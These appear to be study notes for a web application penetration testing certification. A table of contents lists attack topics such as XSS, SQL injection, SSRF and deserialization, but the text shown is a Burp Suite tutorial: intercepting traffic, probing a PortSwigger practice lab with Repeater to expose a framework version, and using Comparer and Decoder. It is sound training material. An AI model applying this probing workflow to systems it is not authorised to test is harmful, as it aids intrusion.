

eLearnSecurity Web Application Penetration Testing
eXtreme (eWPTX) Notes Basic by Joas



Sumário

Warning	3
Lab Simulation	3
Burp Suite	3
PHP Obfuscation	22
JavaScript Obfuscation	27
Uri Obfuscation	40
Base64 Evasion	41
Type Juggling	46
XSS Reflected	47
XSS Stored	49
Self-XSS	52
XSS to SQL Injection	57
XSS Exotic Vectors	59
CORS and JS-Recon	59
Beef-XSS	66
XSS Keylogger Metasploit	70
XSS Session Hijacking	73
XSS Bypass Browser Filters	78
XSS Bypass Sanitization	82
XSS Bypass Filtering	95
XSS Regex	100
Dom XSS	103
XSS String.fromCharCode	108
HTML 5 – Cors attack	115
Browser Botnet	121
Exploitation HTML 5	138
Clickjacking	172
Strokejacking	173
CSRF and XSRF	175
Anti-CSRF Bypass	181
XSS With CSRF	184
XSRF Token Exploitation	187
SQL Injection Concepts	192
SQL Injection In-band	192
SQL Injection Out-band	198

SQL Injection Time-Based.....	202
SQL injection Blind.....	203
SQL Injection Manual	208
OOB via DNS	219
SQL Filter Evasion and WAF Bypass	229
URL Encoding.....	241
Bypass Functions Filters	241
Host Header Injection.....	244
SSRF Attacks.....	248
XXE Attacks	253
Blind XXE	258
SSTI and RCE.....	272
XXE to RCE.....	279
SSRF to RCE	280
Java Deserialization	290
Object Deserialization	298
API PenTesting.....	306
LDAP Injection.....	309
eWPTX Reviews	310

Warning

These are notes with content and links for you to study for the eWPTX, compiled so that you can extract the content you need to study for the test and improve yourself too! Of course, 1/3 of the material is not enough and no information for proof was revealed during the content. I hope that each link is useful and all the credits of each article collected were placed at the end of their respective texts with links that lead directly to the original source, in case you want to read with the best formatting.

Lab Simulation

<https://pentesterlab.com/>

<https://www.hackthebox.eu/>

<https://portswigger.net/academy/labs>

<https://vulnhub.com/>

Burp Suite

<https://portswigger.net/burp/documentation/desktop/penetration-testing>


Intercepting a request

Burp Proxy lets you intercept HTTP requests and responses sent between your browser and the target server. This enables you to study how the website behaves when you perform different actions.

Step 1: Launch Burp's embedded browser


Go to the **Proxy > Intercept** tab.

Click the **Intercept is off** button, so it toggles to **Intercept is on**.




Click **Open Browser**. This launches Burp's embedded Chromium browser, which is preconfigured to work with Burp right out of the box.

Position the windows so that you can see both Burp and the browser.



Step 2: Intercept a request

Using the embedded browser, try to visit <https://portswigger.net> and observe that the site doesn't load. Burp Proxy has intercepted the HTTP request that was issued by the browser before it could reach the server. You can see this intercepted request on the **Proxy > Intercept** tab.




The request is held here so that you can study it, and even modify it, before forwarding it to the target server.

Step 3: Forward the request

Click the **Forward** button several times to send the intercepted request, and any subsequent ones, until the page loads in the browser.

Step 4: Switch off interception

Due to the number of requests browsers typically send, you often won't want to intercept every single one of them. Click the **Intercept is on** button so that it now says **Intercept is off**.




Go back to the embedded browser and confirm that you can now interact with the site as normal.

Step 5: View the HTTP history

In Burp, go to the **Proxy > HTTP history** tab. Here, you can see the history of all HTTP traffic that has passed through Burp Proxy, even while interception was switched off.

Click on any entry in the history to view the raw HTTP request, along with the corresponding response from the server.



This lets you explore the website as normal and study the interactions between your browser and the server afterwards, which is more convenient in many cases.

Sending a request to Burp Repeater

The most common way of using Burp Repeater is to send it a request from another of Burp's tools. In this example, we'll send a request from the HTTP history in Burp Proxy.

Step 1: Launch the embedded browser

Launch Burp's browser and use it to visit the following URL:

<https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-error-messages>


When the page loads, click **Access the lab**. If prompted, log in to your portswigger.net account. After a few seconds, you will see your own instance of a fake shopping website.

Step 2: Browse the target site

In the browser, explore the site by clicking on a couple of the product pages.

Step 2: Study the HTTP history

In Burp, go to the **Proxy > HTTP history** tab. To make this easier to read, keep clicking the header of the leftmost column (#) until the requests are sorted in descending order. This way, you can see the most recent requests at the top.



#	Host	Method	URL
18	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
17	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/
16	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
15	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=3
14	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
13	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/
12	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
11	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=2
10	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
9	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/
3	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/academyLabHeader
7	https://ac5b1f3b1f4713de805e4819008800c4.web-security-acade...	GET	/product?productId=1

Step 3: Identify an interesting request

Notice that each time you access a product page, the browser sends a GET /product request with a productId query parameter.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Log

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
7	https://ac5b1f3b1f4713...	GET	/			200	10044
6	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
5	https://ac5b1f3b1f4713...	GET	/product?productId=3	✓		200	4242
4	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
3	https://ac5b1f3b1f4713...	GET	/			200	10644
2	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
1	https://ac5b1f3b1f4713...	GET	/product?productId=2	✓		200	4242

Request

Pretty Raw Hex \n ☰

```

1 GET /product?productId=3 HTTP/1.1
2 Host:
  ac5b1f3b1f4713de805e4819008800c4.web-security-academy.net

```

Response

Pretty Raw Hex Render \n ☰

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; c
3 Connection: close

```

Let's use Burp Repeater to look at this behavior more closely.

Step 4: Send the request to Burp Repeater

Right-click on any of the GET /product?productId=[...] requests and select **Send to Repeater**.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
17	https://ac5b1f3b1f4713...	GET	/			200	10044
16	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
15	https://ac5b1f3b1f4713...	GET	/product?productId=3	✓		200	4242
14	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
13	https://ac5b1f3b1f4713...	GET	/			200	10644
12	https://ac5b1f3b1f4713...	GET	/academyLabHeader			101	147
11	https://ac5b1f3b1f4713...	GET	/product?productId=2	✓		200	4242

https://ac5b1f3b1f4713de805e...ademy.net/product

Add to scope

Scan

Do passive scan

Do active scan

Send to Intruder

Send to Repeater

Send to Sequencer

Request

Pretty Raw Hex \n ☰

```


1 GET /product?productId=3 HTTP/1.1
2 Host:
  ac5b1f3b1f4713de805e4819008800c4.web-security-academy.net

```

Go to the **Repeater** tab to see that your request is waiting for you in its own numbered tab.

Step 5: Issue the request and view the response

Click **Send** to issue the request and see the response from the server. You can resend this request as many times as you like and the response will be updated each time.




Testing different input with Burp Repeater

By resending the same request with different input each time, you can identify and confirm a variety of input-based vulnerabilities. This is one of the most common tasks you will perform during manual testing with Burp Suite.


Step 1: Reissue the request with different input

Change the number in the `productId` parameter and resend the request. Try this with a few arbitrary numbers, including a couple of larger ones.



Step 2: View the request history

Use the arrows to step back and forth through the history of requests that you've sent, along with their matching responses. The drop-down menu next to each arrow also lets you jump to a specific request in the history.



This is useful for returning to previous requests that you've sent in order to investigate a particular input further.

Compare the content of the responses, notice that you can successfully request different product pages by entering their ID, but receive a Not Found response if the server was unable to find a product with the given ID. Now we know how this page is supposed to work, we can use Burp Repeater to see how it responds to unexpected input.

Step 3: Try sending unexpected input


The server seemingly expects to receive an integer value via this productId parameter. Let's see what happens if we send a different data type.

Send another request where the productId is a string of characters.



Step 4: Study the response

Observe that sending a non-integer productId has caused an exception. The server has sent a verbose error response containing a stack trace.




Notice that the response tells you that the website is using the Apache Struts framework - it even reveals which version.



In a real scenario, this kind of information could be useful to an attacker, especially if the named version is known to contain additional vulnerabilities.

Go back to the lab in your browser and click the **Submit solution** button. Enter the Apache Struts version number that you discovered in the response (2 2.3.31).



Congratulations, that's another lab under your belt! You've used Burp Repeater to audit part of a website and successfully discovered an information disclosure vulnerability.

Burp Comparer

Burp Comparer is a simple tool for performing a comparison (a visual "diff") between any two items of data. Some common uses for Burp Comparer are as follows:

- When looking for username enumeration conditions, you can compare responses to failed logins using valid and invalid usernames, looking for subtle differences in the responses.
- When an [Intruder attack](#) has resulted in some very large responses with different lengths than the base response, you can compare these to quickly see where the differences lie.
- When [comparing the site maps](#) or [Proxy history](#) entries generated by different types of users, you can compare pairs of similar requests to see where the differences lie that give rise to different application behavior.
- When testing for [blind SQL injection](#) bugs using Boolean condition injection and other similar tests, you can compare two responses to see whether injecting different conditions has resulted in a relevant difference in responses.

Loading data into Comparer

You can load data into Comparer in the following ways:

- Paste it directly from the clipboard.
- Load it from file.
- Select data anywhere within Burp, and choose **Send to Comparer** from the context menu.

Performing comparisons

Each item of loaded data is shown in two identical lists. To perform a comparison, select a different item from each list and click one of the **Compare** buttons:

- **Word compare** - This comparison tokenizes each item of data based on whitespace delimiters, and identifies the token-level edits required to transform the first item into the second. It is most useful when the interesting differences between the compared items exist at the word level, for example in HTML documents containing different content.
- **Byte compare** - This comparison identifies the byte-level edits required to transform the first item into the second. It is most useful when the interesting differences between the compared items exist at the byte level, for example in HTTP requests containing subtly different values in a particular parameter or cookie value.

Note

The byte-level comparison is considerably more computationally intensive, and you should normally only employ this option when a word-level comparison has failed to identify the relevant differences in an informative way.

When you initiate a comparison, a new window appears showing the results of the comparison. The title bar of the window indicates the total number of differences (i.e. edits) between the two items. The two main panels show the compared items colorized to indicate each modification, deletion and addition required to transform the first item into the second.

You can view each item in text or hex form. Selecting the **Sync views** option will enable you to scroll the two panels simultaneously and so quickly identify the interesting edits in most situations.

Burp Decoder

Burp Decoder is a simple tool for transforming encoded data into its canonical form, or for transforming raw data into various encoded and hashed forms. It is capable of intelligently recognizing several encoding formats using heuristic techniques.

Loading data into Decoder

You can load data into Decoder in two ways:

- Type or paste it directly into the top editor panel.
- Select data anywhere within Burp, and choose **Send to Decoder** from the context menu.

You can use the **Text** and **Hex** buttons to toggle the type of editor to use on your data.

Transformations

Different transformations can be applied to different parts of the data. The following decode and encode operations are available:

- URL
- HTML
- Base64

- ASCII hex
- Hex
- Octal
- Binary
- GZIP

Additionally, various common hash functions are available, dependent upon the capabilities of your Java platform.

When a part of the data has a transformation applied, the following things happen:

- The part of the data to be transformed is colored accordingly. (View the [manual drop-down lists](#) to see the colors used.)
- A new editor is opened showing the results of all the applied transformations. Any parts of the data that have not been transformed are copied into the new panel in their raw form.

The new editor enables you to work recursively, applying multiple layers of transformations to the same data, to unpack or apply complex encoding schemes. Further, you can edit the transformed data in any of the editor panels, not only the top panel. So, for example, you can take a complex data structure, perform URL and HTML decoding on it, edit the decoded data, and then reapply the HTML and URL encoding (in reverse order), to generate modified but validly formatted data to use in an attack.

Working manually

To perform manual decoding and encoding, use the drop-down lists to select the required transformation. The chosen transformation will be applied to the selected data, or to the whole data if nothing is selected.

Smart decoding

On any panel within Decoder, you can click the **Smart Decode** button. Burp will then attempt to intelligently decode the contents of that panel by looking for data that appears to be encoded in recognizable formats such as URL-encoding or HTML-encoding. This action is performed recursively, continuing until no further recognizable data formats are detected. This option can be a useful first step when you have identified some opaque data, and want to take a quick look to see if it can be easily decoded into a more recognizable form. The decoding that is applied to each part of the data is indicated using the usual colorization.

Because Burp Decoder makes a "best guess" attempt to recognize some common encoding formats, it will sometimes make mistakes. When this occurs, you can easily see all of the stages involved in the decoding, and the transformation that was applied at each position. You can then manually fix any incorrect transformations using the [manual controls](#), and continue the decoding manually or smartly from this point.

Burpsuite Decoder can be said as a tool which is used for transforming encoded data into its real form, or for transforming raw data into various encoded and hashed forms. This tool is capable of recognizing several encoding formats using defined techniques. Encoding is the process of putting a sequence of character's (letters, numbers, punctuation, and symbols) into

a specialized format which is used for efficient transmission or storage. Decoding is the opposite process of encoding the conversion of an encoded format back into the original format. Encoding and decoding can be used in data communications, networking, and storage.

Today we are discussing the **Decoder** Option of 'Burp Suite'. Burp Suite is a tool which is used for testing Web application security. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. This tool is written in JAVA and is developed by PortSwigger Security.


There are 9 types of decoder format in Burp Suite:

- **Plain text**
- **URL**
- **HTML**
- **Base64**
- **ASCII Hex**
- **Hex**
- **Octal**
- **Binary**
- **Gzip**

